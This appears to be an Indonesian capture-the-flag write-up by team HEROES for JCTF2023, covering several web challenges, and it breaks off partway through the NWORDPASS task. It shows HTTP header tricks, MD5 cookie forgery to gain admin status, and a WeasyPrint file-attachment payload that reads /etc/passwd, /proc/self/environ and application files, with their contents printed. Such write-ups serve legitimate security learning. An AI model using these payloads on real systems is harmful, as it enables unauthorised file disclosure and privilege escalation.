**HCS Jaya, Jaya, Jaya!**

# HEROES
## CyberSecurity

**0xazr**
**circlebytes**
**eryeryery**


# DAFTAR ISI

**WEB** ..... **3**
Vision ..... 3
Web of the Gods ..... 3
LoG1n ..... 9
NWORDPASS ..... 11
**BINARY EXPLOITATION** ..... **22**
Book Store ..... 22
**MISC** ..... **25**
Mega SUS ..... 25
FeedBack ..... 28
**OSINT** ..... **29**
WhereIsThis ..... 29
**FORENSICS** ..... **33**
Dinosaur ..... 33
File Smuggling ..... 35
**CRYPTOGRAPHY** ..... **37**
Easy CBC ..... 37
Rumah Sakit Akademik UGM ..... 40
XOR Shifting ..... 41
**REVERSE ENGINEERING** ..... **43**
For You ..... 43


# WEB

## Vision

Diberikan sebuah website http://34.101.234.148:8239/ dengan tampilan sebagai berikut :





Jika kita lihat page source nya, kita akan mendapati bahwa ada link yang mengarah ke http://34.101.234.148:8239/webChallSecret. Jika kita coba kunjungi maka kita akan mendapati sebuah page kosong dengan text “Can you make me visible?” dan untuk membuat flag visible kita perlu menghapus attribute id dan class pada `<div id=”popup” class=”popup”>`. Jika sudah, maka kita akan dapat flag nya :




Flag: JCTF2023{s0_e4sy_w3b_3xPl0itation}

## Web of the Gods

Diberikan sebuah website http://34.101.234.148:8069/ dengan tampilan seperti berikut :




Jika kita coba teliti, HTTP Header “Accept Language” reflected pada halaman dan jika kita lihat pada halaman terdapat bahasa asing. Jika kita coba translate menggunakan bahasa Yunani ke bahasa Inggris maka akan didapati “You don't speak Greece. You cannot enter this site.”. Kami berasumsi soal ini adalah tipikal soal web yang sering ditemui yang hanya perlu memainkan HTTP Header. Berikut adalah cara solve dan penjelasan singkatnya :

1. Δεν μιλάς Ελλάδα. Δεν μπορείτε να εισέλθετε σε αυτόν τον ιστότοπο. -> Kita pelu menggunakan HTTP Header “Accept Language: el”
2. Jeg ser at du er fra mitt rike. I can speak in many languages since I am a god, you can not (I think). Верувам дека бараш знаме? Ich gebe Ihnen weitere Hinweise, wenn Sie mir zeigen können, dass Jota und Krint, die beiden Maskottchen von Joints, Sie an mich verwiesen haben. -> Kita perlu menggunakan HTTP Header “Referer: https://www.jointsugm.id/”
3. Bonvenon! Jota an Krint si meng gutt Frënn. Aia ka hae ma kahi huna, ‘a‘ole au makemake e ‘ike kekahi i kēia. मुझे बस यह सुनिश्चित करने की आवश्यकता है कि कोई भी आपका अनुसरण न करे। Tiedät kuinka todistaa se. -> Kita perlu menggunakan HTTP Header “DNT: 1”
4. رائع ، الآن أعرف أنني أستطيع أن أثق بك. Die vlag word in die lêer geplaas 'Domain-of-Gods/secript.js'. Ma tha thu air tighinn cho fada seo, tuigidh tu agus lorg thu a’ bhratach. Boa sorte, você pode ganhar este jogo. -> Sampai sini kita telah berhasil mendapatkan sebuah file javascript yang telah di obfuscated. Isi dari file tersebut setelah di deobfuscate adalah sebagai berikut :

```
eval(function (p, a, c, k, e, d) {
  e = function (c) {
    return c;
  };
  if (!"".replace(/^/, String)) {
    while (c--) {
```

```
    d[c] = k[c] || c;
    }
    k = [function (e) {
    return d[e];
    }];
    e = function () {
    return "\\w+";
    };
    c = 1;
  }
  ;
  while (c--) {
    if (k[c]) {
    p = p.replace(new RegExp("\\b" + e(c) + "\\b", "g"), k[c]);
    }
  }
  return p;
}('3 103(21){10 9=51
43();9.42("41",21,44);9.46=3(){19(9.48===4){19(9.20===52||9.20==
0){10 16=9.40;12(16)}}}9.36(35)}3 67(21){10 9=51
43();9.42("41",21,44);9.46=3(){19(9.48===4){19(9.20===52||9.20==
0){10 16=9.40;12(16)}}}9.36(35)}3 65(1){12(1)}3 59(1){12(1)}3
64(1,28){7.8.6+="<32><32><26 63=\'"+28+"\'>"+1+"</26>"}3
62(1){7.8.6+="<29 61=\'60\'><15>"+1+"</15></29>"}3
58(1){7.8.6+="<30>"+1+"</30>"}3 56(1){7.8.6+="<15>"+1+"</15>"}3
57(1){7.8.6+="<53>"+1+"</53>"}3 68(){7.8.6+="<55
66=\'70://86.90.91/92/93/94/2.0.2/95.96.97\'></55>"}3
98(1,24){7.8.6+="<25 69=\'"+24+"\'>"+1+"</25>"}3
99(1){7.8.6+="<27>"+1+"</27>"}3 100(1){7.8.6+="<37>"+1+"</37>"}3
101(1){7.8.6+="<31>"+1+"</31>"}3 102(){7.8.6+="89{88}"}3
79(1){7.8.6+="<14>"+1+"</14>"}3 87(1){7.8.6+="<18>"+1+"</18>"}3
72(1){7.8.6+="<17>"+1+"</17>"}3 73(1){7.8.6+="<14>"+1+"</14>"}3
74(1){7.8.6+="<17>"+1+"</17>"}3 75(1){7.8.6+="<54>"+1+"</54>"}3
76(1){7.8.6+="<14>"+1+"</14>"}3 77(1){7.8.6+="<18>"+1+"</18>"}3
71(1){7.8.6+="<49>"+1+"</49>"}3 78(1){7.8.6+="<47>"+1+"</47>"}3
80(1){7.8.6+="<45>"+1+"</45>"}3 81(1){7.8.6+="<33>"+1+"</33>"}3
82(){10 1="";10 11="83";50(10
13=0;13<5;13++)1+=11.39(22.38(22.23()*11.34));12(1)}3 84(){10
1="";10 11="85";50(10
13=0;13<5;13++)1+=11.39(22.38(22.23()*11.34));12(1)}', 10, 104,
"|text||function|||innerHTML|document|body|rawFile|var|possible|
alert|i|tr|h1|allText|th|td|if|status|file|Math|random|link|a|bu
```

```
tton|ul|function_name|div|p|table|br|tbody|length|null|send|li|f
loor|charAt|responseText|GET|open|XMLHttpRequest|false|colgroup|
onreadystatechange|col|readyState|caption|for|new|200|h2|tfoot|s
cript|addHeading|addSubheading|addParagraph|PrintLine|jumbotron|
class|addJumbotron|onclick|addButton|Print|src|ConcatenateTextFi
le|animateWebsite|href|https|addTableCaption|addTableHeader|addT
ableHeaderRow|addTableHeaderData|addTableFooter|addTableFooterRo
w|addTableFooterData|addTableColumn|addTableRow|addTableColumnGr
oup|addTableBody|printRandomLetters|ABCDEFGHIJKLMNOPQRSTUVWXYZab
cdefghijklmnopqrstuvwxyz0123456789|printRandomNumbers|0123456789
|cdnjs|addTableData|t4kAr4pUt0_P0p0ruN64_p1R1T0P4R0|JCTF2023|clo
udflare|com|ajax|libs|animejs|anime|min|js|addLink|addList|addLi
stItem|addTable|printFlag|ReadTextFile".split("|"), 0, {}));
```

Dan jika kita coba lihat variabel p dengan console.log() kita mendapatkan fungsi baru :

```
function ReadTextFile(file) {
  var rawFile = new XMLHttpRequest();
  rawFile.open("GET", file, false);
  rawFile.onreadystatechange = function () {
    if (rawFile.readyState === 4) {
      if (rawFile.status === 200 || rawFile.status == 0) {
        var allText = rawFile.responseText;
        alert(allText);
      }
    }
  };
  rawFile.send(null);
}
function ConcatenateTextFile(file) {
  var rawFile = new XMLHttpRequest();
  rawFile.open("GET", file, false);
  rawFile.onreadystatechange = function () {
    if (rawFile.readyState === 4) {
      if (rawFile.status === 200 || rawFile.status == 0) {
        var allText = rawFile.responseText;
        alert(allText);
      }
    }
  };
```

```
  rawFile.send(null);
}
function Print(text) {
  alert(text);
}
function PrintLine(text) {
  alert(text);
}
function addButton(text, function_name) {
  document.body.innerHTML +=
    "<br><br><button onclick='" + function_name + "'>" + text +
"</button>";
}
function addJumbotron(text) {
  document.body.innerHTML +=
    "<div class='jumbotron'><h1>" + text + "</h1></div>";
}
function addParagraph(text) {
  document.body.innerHTML += "<p>" + text + "</p>";
}
function addHeading(text) {
  document.body.innerHTML += "<h1>" + text + "</h1>";
}
function addSubheading(text) {
  document.body.innerHTML += "<h2>" + text + "</h2>";
}
function animateWebsite() {
  document.body.innerHTML +=
    "<script
src='https://cdnjs.cloudflare.com/ajax/libs/animejs/2.0.2/anime.
min.js'></script>";
}
function addLink(text, link) {
  document.body.innerHTML += "<a href='" + link + "'>" + text +
"</a>";
}
function addList(text) {
  document.body.innerHTML += "<ul>" + text + "</ul>";
}
function addListItem(text) {
  document.body.innerHTML += "<li>" + text + "</li>";
}
```

```
function addTable(text) {
  document.body.innerHTML += "<table>" + text + "</table>";
}
function printFlag() {
  document.body.innerHTML +=
"JCTF2023{t4kAr4pUt0_P0p0ruN64_p1R1T0P4R0}";
}
function addTableRow(text) {
  document.body.innerHTML += "<tr>" + text + "</tr>";
}
function addTableData(text) {
  document.body.innerHTML += "<td>" + text + "</td>";
}
function addTableHeader(text) {
  document.body.innerHTML += "<th>" + text + "</th>";
}
function addTableHeaderRow(text) {
  document.body.innerHTML += "<tr>" + text + "</tr>";
}
function addTableHeaderData(text) {
  document.body.innerHTML += "<th>" + text + "</th>";
}
function addTableFooter(text) {
  document.body.innerHTML += "<tfoot>" + text + "</tfoot>";
}
function addTableFooterRow(text) {
  document.body.innerHTML += "<tr>" + text + "</tr>";
}
function addTableFooterData(text) {
  document.body.innerHTML += "<td>" + text + "</td>";
}
function addTableCaption(text) {
  document.body.innerHTML += "<caption>" + text + "</caption>";
}
function addTableColumn(text) {
  document.body.innerHTML += "<col>" + text + "</col>";
}
function addTableColumnGroup(text) {
  document.body.innerHTML += "<colgroup>" + text +
"</colgroup>";
}
function addTableBody(text) {
```


```
  document.body.innerHTML += "<tbody>" + text + "</tbody>";
}
function printRandomLetters() {
  var text = "";
  var possible =

"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
;
  for (var i = 0; i < 5; i++)
    text += possible.charAt(Math.floor(Math.random() *
possible.length));
  alert(text);
}
function printRandomNumbers() {
  var text = "";
  var possible = "0123456789";
  for (var i = 0; i < 5; i++)
    text += possible.charAt(Math.floor(Math.random() *
possible.length));
  alert(text);
}
```

Bisa kita lihat flag ada pada fungsi printFlag()


Flag: JCTF2023{t4kAr4pUt0_P0p0ruN64_p1R1T0P4R0}

# LoG1n


Diberikan sebuah website http://34.101.234.148:8239/ dengan tampilan seperti berikut :





Dan jika kita coba Continue as Guest maka kita akan mendapatkan cookie :




Sesuai dengan deskripsi soal, maka kita coba decrypt dengan MD5, hasilnya adalah seperti berikut :




Selanjutnya kita coba ubah value isAdmin menjadi “True”, tidak lupa juga untuk men-encryptnya dengan MD5 (f827cf462f62848df37c5e1e94a4da74). Kemudian kita mendapatkan sebuah endpoint baru “http://34.101.234.148:8499/secret_thing_is_here/flag”




Selanjutnya kita cuman perlu memainkan HTTP Header lagi seperti soal sebelumnya :

1. Accept-Language: ur
2. User-Agent: SuperSecretAdminBrowser

3. From: admin@joints.com
4. DNT: 1

Selanjutnya kita akan di redirect ke :
http://34.101.234.148:8499/secret_thing_is_here/flag/real_flag_is_here


Kita akan mendapatkan string berikut di response header For-Admin-Only

```
4a435446323032337b73306d335f6833346465525f265f6330306b31655f3472655f757333
6675315f72316768743f7d
```


dan jika kita coba decode menggunakan hex, maka akan didapatkan flag.
Flag: JCTF2023{s0m3_h34deR_&_c00k1e_4re_us3fu1_r1ght?}

# NWORDPASS

Diberikan sebuah website http://34.101.234.148:8171/ dengan tampilan sebagai berikut :




Kemudian, kami langsung saja untuk mencoba register dan kemudian login. Terdapat dua fitur yang ada pada website yang pertama adalah GetNWORDPass dan Print Website. Fitur GetNWORDPass hanya bisa diakses jika kita adalah admin, sementara Print Website dapat kita akses menggunakan user biasa dan fungsinya adalah untuk membuat PDF dari tampilan website. Setelah dianalisis, ternyata website tersebut menggunakan WeasyPrint.




Setelah research sebentar, kami menemukan bahwa WeasyPrint 58.1 dapat kita gunakan untuk LFI caranya adalah dengan menyisipkan attachment file yang kita inginkan pada PDF. Berikut adalah payload yang kami gunakan :

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>WeasyPrint PDF Test</title>
    <link rel=attachment href="file://<?=$_GET['file']?>">
</head>
<body>
    <h1>WeasyPrint PDF Test</h1>
</body>
</html>
```

Selanjutnya kami deploy di private server milik kami dan kemudian kami submit link server kami ke fitur print flag. Dengan menggunakan metode tersebut kami berhasil mendapatkan beberapa file :

file: /proc/self/cmdline

```
index@localhost:/mnt/d/CTF/JOINTSCTF/NWORDPASS
花 cat cmdline
/usr/local/bin/python/usr/local/bin/gunicorn-w 4-b0.0.0.0:8000project:create_app()
```

Dari situ kami tahu bahwa aplikasi berjalan dalam folder “project” namun kami belum tahu letak persisnya.

file: /etc/passwd

```
index@localhost:/mnt/d/CTF/JOINTSCTF/NWORDPASS
花 cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

file: /proc/self/environ

```
index@localhost:/mnt/d/CTF/JOINTSCTF/NWORDPASS
花 cat environ
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=60a59bce3fedLANG=C.UTF-8GPG_KEY=A035C8C19219
BA821ECEA86B64E628F8D684696DPYTHON_VERSION=3.10.4PYTHON_PIP_VERSION=22.0.4PYTHON_SETUPTOOLS_VERSION=58.1.0PYTHON_GET_PIP_URL=https://
github.com/pypa/get-pip/raw/6ce3639da143c5d79b44f94b04080abf2531fd6e/public/get-pip.pyPYTHON_GET_PIP_SHA256=ba3ab8267d91fd41c58dbce08
f76db99f747f716d85ce1865813842bb035524dHOME=/root%
```

Dari situ kami tahu bahwa aplikasi dijalankan menggunakan user root.
file: /proc/self/cwd/project/templates/base.html

```
<!-- templates/base.html -->

<!DOCTYPE html>
<html>

<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width,
initial-scale=1">
    <title>Snup Printing Service</title>
    <link rel="stylesheet"
href="https://cdn.jsdelivr.net/npm/bulma@0.9.4/css/bulma.min.css">
    <link rel="shortcut icon" href="{{ url_for('static',
filename='favicon.ico') }}">
</head>

<body>
    <section class="hero is-black is-fullheight">
```

```
        <div class="hero-head">
            <nav class="navbar">
                <div class="container">

                    <div id="navbarMenuHeroA" class="navbar-menu">
                        <div class="navbar-end">
                            <a href="{{ url_for('main.index') }}"
class="navbar-item">
                                Home
                            </a>
